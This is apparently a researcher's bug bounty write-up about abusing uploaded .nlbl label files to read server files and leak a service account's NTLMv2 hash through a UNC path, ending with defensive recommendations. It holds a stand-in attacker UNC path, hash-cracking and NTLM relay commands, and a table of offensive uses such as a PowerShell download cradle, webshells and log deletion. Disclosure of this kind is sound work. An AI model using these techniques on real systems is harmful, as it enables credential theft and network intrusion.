Stealing AD credentials with shipping labels
We Googled the file format, read the spec, and had domain credentials inside an hour.

I stole Active Directory credentials from a production Windows server by uploading a shipping label. The server parsed my .nlbl file, followed a UNC path I embedded in it, and handed me the NTLMv2 hash of the service account over SMB.
This is the story of how a label printer file format gave me domain credentials, and why the spec that made it possible is worse than anything I actually exploited.
So What Is .nlbl?
An .nlbl file is a native label template for the enterprise labeling ecosystem. Password-protected ZIP archive containing XML that defines label layouts, data sources, and variables. Standard stuff for a label printer format, right?
Except .nlbl files can also run Python. And read arbitrary files from the server. And make HTTP requests. And open raw TCP sockets. And execute Windows binaries in a hidden window. And query databases... All by design, all documented by the vendor, all executed server-side when the label parsing engine processes your uploaded file.
I'll get into the full horror show of the spec later. First, let me show you what I did with just the tamest parts of it.
The Vulns
I was hunting on a bug bounty program for a shipping giant, mainly looking for API bugs, nothing exotic. The target had a label printing feature embedded in its web app. I noticed it accepted generic document formats and something called .nlbl files server-side. Never heard of it before so had a quick google of the docs, read the spec, realised what the format was capable of, and started building payloads.
Arbitrary File Read via .nlbl Upload — $3,000
I knew the spec supported reading files from disk. It's a documented feature of the label engine's data source system. The question was whether the server-side engine would actually follow through on a file path pointing at something it shouldn't.
I built a malicious .nlbl file using publicly available label editing software. An .nlbl is a password-protected ZIP containing a binary header and a file.slnx XML document that defines the label's structure, data sources, and actions. The format lets you configure data sources that populate label fields dynamically. Normally you'd point these at a CSV or a database containing legitimate data. I pointed mine at C:\Windows\System32\drivers\etc\hosts.
Here's the decoded file.slnx payload:
The key element is LinkToFileFunction with a FileName pointing at the target path. This is a built-in function type in the spec. The label engine resolves it at render time and populates the label text with whatever the file contains.
Uploaded it. Opened the label preview. The server-side engine parsed my label, resolved the file path, read the Windows hosts file off the production server's disk, and rendered the contents right there in the preview pane. No error, no warning, no sandbox. Just the raw file contents sitting nicely in a label template preview.

The engine treated the file path as a perfectly legitimate data source, because as far as the spec is concerned, it is one. Quickly submitted the report still unsure how much impact i could pull off.
"It's currently possible to read files from the server using a malicious nlbl label file. I believe it will also be possible to execute system commands and exfiltrate http responses / NTLM Hashes."
Narrator: it was.
Printing Credentials — NTLMv2 Hash Theft via UNC Path — $3,000
This is the one.
What happens when you give it a UNC path instead? The vendor's own documentation explicitly states: "Use UNC syntax for network resources" — UNC paths are a first-class feature of the spec's file resolution, not a quirk. So I swapped my local file reference for a UNC path pointing at my own responder instance:
//ATTACKER_IP//share//test
When the label parsing engine on the Windows server tried to resolve this, it initiated an outbound SMB connection to my server. Windows, being Windows, helpfully included the NTLMv2 authentication hash of the service account in the SMB handshake.

I uploaded a label file. The server tried to render the label. And it handed me the Windows domain credentials of the service account running the label parsing engine.

Both findings were patched quickly, i was now getting a "The solution contains validation errors" response.
The findings for this label parser generated around $9,000 in bounties pretty easily. All now patched.
Next steps for an attacker?
But having the hash is only half the story. Let's talk about what could come next.
Option 1: Crack it offline
hashcat -m 5600 captured_hash.txt rockyou.txt
Service accounts frequently have predictable or weak passwords because "it's a service account, nobody logs in with it." If the password falls, you authenticate as the service account directly.
Option 2: Relay it
ntlmrelayx.py -tf targets.txt -smb2support -socks
NTLM relay doesn't require cracking the hash at all. Forward the authentication attempt to another internal service that accepts NTLM, and if SMB signing isn't enforced (it frequently isn't on non-domain-controller hosts), you authenticate as the service account on the target system.
Option 3: Use what the hash already tells you
Even without cracking or relaying, the hash reveals:
The service account name
Internal hostnames
The domain structure (parsed from the NTLMSSP fields)
Whether the service account is a local or domain account
Chain this with the SSRF capabilities baked into the .nlbl spec and you've got a direct path into Active Directory.
Label upload -> domain credentials.
OK But Why Can a Label File Do This?
So you've seen the impact. Here's the part that kept me up at night: everything I exploited above is the tame use of the .nlbl format. The spec is capable of much worse, all by design, all documented.
An .nlbl file is a password-protected ZIP archive containing XML. Inside the XML, the label parsing engine supports an action system — embedded instructions that execute when the label is opened, previewed, or printed. Every capability below is a documented feature. Every link goes to the vendor's own docs.
Capability | What it does | Offensive use | Source |
|---|---|---|---|
Run Python or VBScript embedded in label XML | Reverse shell, credential harvesting, arbitrary code execution | "Make sure that Windows account under which the service runs has the privileges to execute the commands in the script." | |
Launch any binary via CLI with args. "Hide window" flag. UNC paths supported. | powershell.exe -ep bypass -c "IEX(...)", psexec, hidden execution | Docs example: C:\Applications\Processing.exe [variable1] [variable2] | |
Read any file including binary. UNC paths. Retry logic for locked files. | Read web.config, SAM database, network shares | "Content of any file type, including binary data can be read." | |
Write arbitrary data to any path. Overwrite or append. | Drop webshells, modify configs, persistence | — | |
Delete any file. UNC paths supported. | Anti-forensics, destroy logs | — | |
Full HTTP/HTTPS. Any method, custom headers, response capture. | SSRF to cloud metadata, data exfiltration, C2 | "Use as many custom header fields as you want…" | |
Raw TCP sockets. Send data, read response. | Port scanning, Redis injection, SSRF chains | — | |
SELECT, INSERT, UPDATE, DELETE against any configured DB. Results as CSV. | Dump credentials, modify records, escalate privileges | — | |
WSDL-based SOAP/REST calls with auth. | Access internal enterprise APIs | — | |
For loops, try/catch, conditional execution, error suppression. | Chain all of the above into multi-stage payloads | — |
A label file. That runs Python, reads files, opens sockets, queries databases, launches hidden executables, built in Flow Control to chain all of this together.
These are features, not bugs. The .nlbl format is doing exactly what it was designed to do. My local file read and NTLMv2 theft barely scratched the surface of what this spec makes possible.
Further Escalation
I didn't explore this, but based on the vendor's documented action system, the HTTP Request and raw TCP socket actions would turn any .nlbl upload into a solid blind SSRF pivot into the internal network. Cloud metadata endpoints, internal services like Redis or Elasticsearch, Docker APIs. The .nlbl format gives you raw TCP sockets natively, so you don't even need Gopher protocol support to talk to non-HTTP services.
Even if a parser implementation tries to disable certain actions — say, blocking file reads or stripping UNC path handling — the remaining capabilities still present a massive attack surface. Disable file reads but leave HTTP Request? You've still got full SSRF. Disable HTTP but leave Execute Script? You've still got Python running on the server. The spec has so many overlapping primitives that locking down one class of action barely dents the overall exposure. The attack surface barely reduces.
Where does it stand as an initial access vector?
Capability | .nlbl | .docm | .lnk | |
|---|---|---|---|---|
Embedded script execution | Yes | Yes | Ltd | Yes |
Arbitrary file read | Yes | Ltd | No | No |
Arbitrary file write | Yes | Ltd | No | No |
File deletion | Yes | No | No | No |
HTTP Requests | Yes | Ltd | No | Yes |
Raw TCP Sockets | Yes | No | No | No |
SQL Queries | Yes | No | No | No |
Launch External Programs | Yes | Yes | No | Yes |
UNC Path / SMB Trigger | Yes | Yes | Ltd | Yes |
Flow Control / Chaining | Yes | Yes | No | No |
Industry Security Awareness | None | High | Med | High |
Richer offensive set than Office macros. Zero current security awareness.
Recommendations
Sandbox the engine. If the label engine must process publicly uploaded .nlbl files, run it in a container or VM with limited outbound access, restricted filesystem, and a non-privileged service account.
Disable system actions if your parser supports it. The spec includes actions (Execute Script, Open Document/Program, file I/O) that have no business running server-side on untrusted input, or existing in the first place. Whether your specific deployment even lets you disable these is poorly documented and not well known. If it does, turn them off. If it doesn't, that's a problem.
Block outbound SMB. Drop all outbound traffic on port 445/TCP from instances that process label files.
Monitor for outbound NTLM authentication from your labeling infrastructure. If your label printing servers are initiating SMB connections to external IPs, something has gone very wrong.
Audit your service accounts. The label engine's service account should not be a domain admin. (it’s 2026 i cringed while writing this one)
Ask your vendor. If you use a cloud-hosted label management platform, ask what sandboxing exists between tenants and their posture against these issues.
The Last Label
I went looking for API bugs. Found a label editor. Read the spec. Stole domain credentials.
I've barely scratched the surface. I spent a limited amount of time on this and only tested a few platform's web APIs. I haven't touched the desktop engines, the print server, the hardware integrations, the SOAP services, or the mobile SDKs. I tried embedded Python execution, SQL injection through label variables, and chaining the Read Data from File action into Full SSRF locally. I used the tamest capabilities in the specification and still walked away with Active Directory credentials and sensitive files from multiple production servers.
This isn't a finger-pointing exercise at the spec designers. The .nlbl format was built for enterprise label automation in trusted environments. The problem is what happens downstream. The spec originators serve over 5,000 customers across 100+ countries, but the real exposure is everyone building on top of it. SaaS platforms, OEM printer portals, enterprise print servers, warehouse systems, pharma compliance platforms. Every one of them inherits the full capability set of the spec, whether they know it or not.
As far as I can tell, nobody has publicly documented .nlbl file weaponization before this. No CVEs. No blog posts. No scanner rules. Everyone thought Office macros were bad. At least those got twenty years of security awareness, AV signatures, and Group Policy controls thrown at them. The .nlbl spec does more than VBA macros, and nobody's even started that conversation yet.
The attack surface is massive and almost entirely unexplored.
Cale Anderson @ Obvane
Published:
You May Also Like
Read More Insights from Obvane Labs
Get Started
Ready to replace Noise With Outcomes?
Cut through noise with attacker-validated findings.